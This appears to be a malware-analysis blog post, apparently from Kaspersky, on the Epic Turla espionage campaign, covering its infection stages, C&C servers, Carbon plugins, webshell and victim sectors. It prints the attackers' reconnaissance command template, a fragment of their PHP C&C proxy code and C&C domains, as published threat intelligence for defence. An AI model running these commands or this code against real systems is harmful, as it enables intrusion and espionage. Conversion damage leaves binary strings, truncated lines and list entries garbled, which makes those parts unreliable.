
The backdoor attempts to identify the following processes and, if found, it will terminate itself:

- tcpdump.exe
- windump.exe
- ether
- wirelessmon
- ettercap
- snooper
- dsniff

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```

<html>
<head>
<title>Authentication Required</title>
</head>

<body>
<div>9B31wjmltUvN3N6S
zG9A+9MwP2wSQ23ab0wxz4sNIvCIqYz/JA/nNFTu1Gtzxq+meguxzg9negEjTXV9NEUWtrB5DhxDx03A2H1ATnR86zix
pEhr/Yn1/edrJXz4Yk7zK4aIzh0MijbQRebN7TOYvf6uT91eL21Xa5khxNwc7ALM8k/c2SLzy9bQJKUOX80I4SbrVIMT
w6tS7oCvCX0aV
wpUdxHmkIKc35ihSwpYfOKhMUMIHGyijIlkBCmtt4BkmT24hK7WHSPesHzLB/HftTjYP1SQHGswsPXavMh4p8mkDqLj
R/T9kmKzAwH8s10sUBVI7GPyUmvN9oZe+JsNcuAYT5C9d7wcuSkQVdmiwZ1RJv+ZAGKzqg33N0s cx4R6J80dJ/gub50n
P8vsZlxRY05d7
2JYu7Z5eZrA3JAqBmUWkv+ffG90ocuSh3JG1zUUuyEeSiIjVIbBgJ8WgRRBYQxUxN4j4yfxnNACV1mnGYs=</div>


```

Once a victim is infected and “checks in” with the server, the attackers send a template of commands:

```
arp -a
netstat -an
nbtstat -n
nbtstat -s
net share
net file
net session
net use
net config
net view
net view /DOMAIN
net time \\127.0.0.1
at
set
tasklist /v
tasklist /svc
dir %TEMP%\*.exe
dir %TEMP%\*.part
dir %TEMP%\*.log
dir %TEMP%\*.dat
dir %TEMP%\*.txt
dir /X "c:\users\dell\Desktop\""
dir "c:\users\dell\Desktop\████████"
systeminfo
rem reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyServer
rem reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer" /v Version
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell

dir "c:\progra~1" /x
```

Next, the attackers try to move through the victim's network using pre-defined or collected passwords:



In total, we have decoded several hundreds of these command packages delivered to the victims, providing an unique insight into the inner workings of the attackers.

In addition to generic searches, some very specific lookups have been observed as well. These include searches for:

- *NATO*.msg
 - eu energy dialogue*.*
 - EU*.msg
 - Budapest* msg

In this case, the attackers were interested to find e-mails related to "NATO", "Energy Dialogue within European Union" and so on.

For some of the C&C servers, the attackers implemented RSA encryption for the C&C logs, which makes it impossible to decrypt them. This scheme was implemented in April 2014.

```
<?php
#[removed]

$target="http://[removed]/wp-includes/class-wp-version.php";

$dbg = 0;
$pid = getmypid();
$log = "./e.log";
$request_protocol = $_SERVER['SERVER_PROTOCOL'];
$socket_read_chunk_len = 4096;
$socket_read_content_length_len = 4096;
$socket_read_default_len = 4096;
$publickey="-----BEGIN PUBLIC KEY-----
MIGJAoGBAIwI+qFCsPcoXZFAZCAi/PCU8AFS/8UNKpf1hKRBMJtVPBQ7dSgUiqvqE/YqIozCX
Fug
KVjdTSWQxgWMIB2XiHOqih4u3PMDRcmZEPae/eJFPae9EnLN05aXAqv20uj13hqvhUbw5Pmk4
Pjt
Fan8355Q3T7bZ2PXs0Qz8y9uqlWwfAgMBAAE=
-----END PUBLIC KEY-----";
#[removed]
```

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Late back

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<input type="button"/>	<input checked="" type="button"/>	<input checked="" type="button"/>	<input checked="" type="button"/>

Show details >

This is a
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the file:

In addition to these custom tools, we observed the usage of standard administration utilities.

For instance, another tool often uploaded by the attackers to the victim's machine is "winrs.exe":

Name: winrs.exe
MD5: 1369fee289fe7798a02cde100a5e91d8

This is an UPX packed binary, which contains the genuine "dnsquery.exe" tool from Microsoft, unpacked MD5: c0c03b71684eb0545ef9182f5f9928ca.

In several cases, an interesting update has been observed — a malware from a different, yet related family.

Size: 275,968 bytes
MD5: e9580b6b13822090db018c320e80865f
Compiled: Thu Nov 08 11:05:35 2012

another example:

Size: 218,112 bytes
MD5: 071d3b60ebec2095165b6879e41211f2
Compiled: Thu Nov 08 11:04:39 2012

This backdoor is more sophisticated and belongs to the next level of cyber-espionage tools called the “Carbon system” or Cobra by the Turla attackers. Several plugins for the “Carbon system” are known to exist.

```
administrator. XCXCXCCXCC xcxcxcxcccxcxcx 60 * opera.exe § firefo
x.exe !! chrome.exe † iexplore.exe ← outlook.exe → magent.exe ° jucheck.exe ↳ wmplayer.exe ↳ icq.exe ⑨ msimrn.exe Ⓜ NetWin InprocData InprocOvI 1 nprocServer32 Overlays ProgID Programmable Registry VersionIndependentProgID Restrictions /includes/tiempo_h.php www.losguayaberos.com P /script/check.php extel-eu.de P sear
rch.php 0.0.0.0 »@ /plugins/nhnmailer/class.pop3.php www.tuesdate.com P /wp-includes/
class-mail.php thebesttoothbrushes.com P search.php 0.0.0.0 »@ 1 10 2 20 1.10.2000 L c
cal \ Wininet Setup Mute
```

Decoded configuration for e9580b6b13822090db018c320e80865f

Note: the command and control servers **www.losguayaberos[.]com** and **thebesttoothbrushes[.]com** have been sinkholed by Kaspersky Lab.

Other pa

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MD5
MD5

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The Turla

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MD5

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This is ca
seen fro

This acts as a dropper for the following modules, both 32 and 64 bit

MD5	Resource number
4c1017de62ea4788c7c8058a8f825a2d	101
43e896ede6fe025ee90f7f27c6d376a4	102
e6d1dcc6c2601e592f2b03f35b06fa8f	104
554450c1ech925693fedhb9e56702646	105

df230db9bddf200b24d8744ad84d80e8	161
91a5594343b47462ebd6266a9c40abbe	162
244505129d96be57134cb00f27d4359c	164
4ae7e6011b550372d2a73ab3b4d67096	165

The Carbon system is in essence an extensible platform, very similar to other attack platforms such as the [Tilded platform](#) or the [Flame platform](#). The plugins for the Carbon system can be easily recognized as they always feature at least two exports named:

- ModuleStart
- ModuleStop

```
19E66: 00 00 6F 6C 65 33 32 2E 64 6C 6C 00 FF 01 5F 73    ole32.dll ýθ_s
19E76: 74 72 64 75 70 00 00 00 00 00 00 00 A4 A6  trdup   x!
19E86: C5 4A 00 00 00 00 BC 9E 01 00 01 00 00 00 02 00 ÁJ  %žθ θ  θ
19E96: 00 00 02 00 00 00 A8 9E 01 00 B0 9E 01 00 B8 9E  θ  "žθ °žθ .ž
19EA6: 01 00 B9 2C 00 00 6C 26 00 00 C7 9E 01 00 D3 9E  θ 1.  l&  Cžθ Óž
19EB6: 01 00 00 00 01 00 43 41 52 42 4F 4E 2E 64 6C 6C  θ  θ CARBON.dll
19EC6: 00 4D 65 64 75 6C 65 52 74 61 72 74 90 4D 65 64  ModuleStart Mod
19ED6:
19EE6:
19EF6:
Carbon.
```

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Some m
although

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<input type="button" value=""/>	<input checked="" type="button" value=""/>	<input type="button" value=""/>	<input type="button" value=""/>

Show details >

```
^f9<@v,8
t_timeou
rentVers
rong con
port|*
x user_w
t.PPT Gl
obal\MS
ATF TR
dVirtual
ilg $ \S
>Create
l 3 2 . 
\ ? ? \
$Id: rw_lock.c 4482 2006-08-30 13:07:14Z vlad $ %x-%x-%x %02d/%02d/%02d
```

The author of the Carbon module above can be also seen in the code, as "gilg", which also authored several other Turla modules.

We are planning to cover the Turla Carbon system with more details in a future report.


The Epic Snake: Unraveling the mysteries of the Turla cyber-espionage campaign



Epic Turla: The early-stage infection mechanism

Mission: Attackers inject the Epic backdoor into the high-profile victim's PC to validate the identity thereof

Infection vectors:



Targets:



Cobra system and Snake malware platform



Cobra Carbon system/ Pfinet (+others):

Intermediary upgrades and communication plugins.

Snake/Urokurons:

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```
eA %!lstr
ateFileA
é@GetVer
harToMult
ctoryA ä@e
    @Proc
etFileSize
hot _@Pr
    @GetTic
oveFileEx
ntfA ]@Ge
w f@ 1@
```

c|w{okoA00g+bx«vE,E}uYGö-04`ætrÀ·y"86
?÷14Yñq01\$#C#Ät-+s+\$éæ'2uof,++nZ R;Ö³)ä,,SN i üt[jÈx9JLXIÖiäÜCM3_EùøoP<Ý"QE@B'@8öXçÜ!>
yööi9!!i_D±Ä\$~-d]s`@OÜ"®`Fi.Şp^dÙa2:äI+\$\Äö-b*äycÈ7m@ÖN@lVöeez@®x%.L|`æèYt@K%<Şp>µfH
Völa5W1tÄežäö~iUŽ~>@téÜU(BE;‰;æBhA"-o°T»"Cý"är@8E3B?y@D@6@_`+_C6S-0..13rÄ|`B-sraI%o"MM
ip²aÈ~r°]@EhKž"»~1~|äš+~Ö~|ömo-0-~"X@o~À,Üt+ëXü@~ö[8-~j±.ÄNAGö€/i'§U*? Örš0@äiX
 IRñ~!@E@Q@K&d@S[N@v@T1+E?uHG-00s0@QaK<L@?j@A)@~0@j3}@b@C+4!@egÜNHX@.ü@?t@<ñ@Y@üj@=ä
e@9~!@d@dd@oC_Sy-h@uc;(V@&@t@4sd@Zpf)\c|w{okoA00g+bx«vE,E}uYGö-04`ætrÀ·y"86
?÷14Yñq01\$#C#Ät-+s+\$éæ'2uof,++nZ R;Ö³)ä,,SN i üt[jÈx9JLXIÖiäÜCM3_EùøoP<Ý"QE@B'@8öXçÜ!>
yööi9!!i_D±Ä\$~-d]s`@OÜ"®`Fi.Şp^dÙa2:äI+\$\Äö-b*äycÈ7m@ÖN@lVöeez@®x%.L|`æèYt@K%<Şp>µfH
Völa5W1tÄežäö~iUŽ~>@téÜU(BE;‰;æBhA"-o°T»"ëR@.Œj@-Slf=äš`Cí~`+e5^kBäiz@ÜBiBEA@zù~x
I@_7@#S@2@+@%i/0@|Y@z@d@t@j@x@4@.ä~í~`+mu9%`ec@y@N@y@e@.h@w@>@/~"o@,..p@S@ö@

The word "Zagruzchik" means "boot loader" in Russian.

The Control panel for the Epic motherships also sets the language to codepage "1251":


```
<center><span style='background-color:red;padding:1px;'>Password it's  
wrong</span></center><br><br><html><head>  
<meta http-equiv="Content-Type" content="text/html; charset=windows-  
1251">  
</head>  
<body><center>  
    <b>Admin panel</b><br><br>  
    <font size="-3" face='Verdana, Arial, Helvetica, sans-serif'>Enter  
password!</font>
```

Codepage 1251 is commonly used to render Cyrillic characters.

There are other indications that the attackers are not native English language speakers:

- *Password it's wrong!*
 - *Count successful more MAX*
 - *File is not exists*
 - *File is exists for edit*

The sample **e9580b6b13822090db018c320e80865f** that was delivered to several Epic victims as an upgraded backdoor, has the compilation code page language set to “**LANG_RUSSIAN**”.



The MD5 “**af3e8be26c63c4dd066935629cf9bac8**” has been solved by Kaspersky Lab as the password “kenpachi”. In February 2014 we observed the [Miniduke](#) threat actor using the same backdoor on their hacked servers, although using a much stronger password.

Once again, it is also interesting to point out the usage of Codepage 1251 in the webshell, which is used to render Cyrillic characters.

There appears to be several links between Turla and Miniduke, but we will leave that for a future blogpost.

Victim statistics

On some of the C&C servers used in the Epic attacks, we were able to identify detailed victim statistics, which were saved for debugging purposes by the attackers.

This is the country distribution for the top 20 affected countries by victim's IP:



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following

- Government
- Ministry of foreign/external affairs (Asian country, EU country)
- Intelligence (Middle East, EU Country)
- Embassies
- Military (EU country)
- Education
- Research (Middle East)
- Pharmaceutical companies
- Unknown (impossible to determine based on IP/existing data)

Summary

When G-Data published their Turla paper, there were few details publicly available on how victims get infected with this malware campaign. Our analysis indicates this is a sophisticated multi-stage infection; which begins with Epic Turla. This is used to gain a foothold and validate the high profile victim. If the victim is interesting, they get upgraded to the Turla Carbon system.

Most recently, we observed this attack against a Kaspersky Lab user on August 5, 2014, indicating the operation remains fresh and ongoing.

Note: A full analysis of the Epic attacks is available to the Kaspersky Intelligent Services customers. Contact: intelreports@kaspersky.com

We would like to add the following at the end of the blogpost, right before the detection names:

Further reading

If you'd like to read more about Turla/Uroburos, here's a few recommendations:

- G-Data's paper "[Uroburos Highly complex espionage software with Russian roots](#)"
- BAE Systems analysis of "[The Snake campaign](#)"
- "[Uroburos: the snake rootkit](#)", technical analysis by deresz and tecamac
- "[TR-25 Analysis – Turla / Pfinet / Snake/ Uroburos](#)" by CIRCL.LU

Kaspersky products' detection names for all the malware samples described in this post:

- Backdoor.Win32.Turla.an
- Backdoor.Win32.Turla.an
- Explc
- Explc
- Explc **This website uses cookies**
- Explc We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.
- Explc
- Explc
- Explc
- Explc
- HEUR
- HEUR
- HEUR
- HEUR
- HEUR
- HEUR
- HEUR:Trojan.Win32.Epiccosplay.gen
- HEUR:Trojan.Win32.Generic
- HackTool.Win32.Agent.vhs
- HackTool.Win64.Agent.b
- Rootkit.Win32.Turla.d
- Trojan-Dropper.Win32.Dapato.dwua
- Trojan-Dropper.Win32.Demp.rib
- Trojan-Dropper.Win32.Injector.jtxs
- Trojan-Dropper.Win32.Injector.jtxt
- Trojan-Dropper.Win32.Injector.jznj
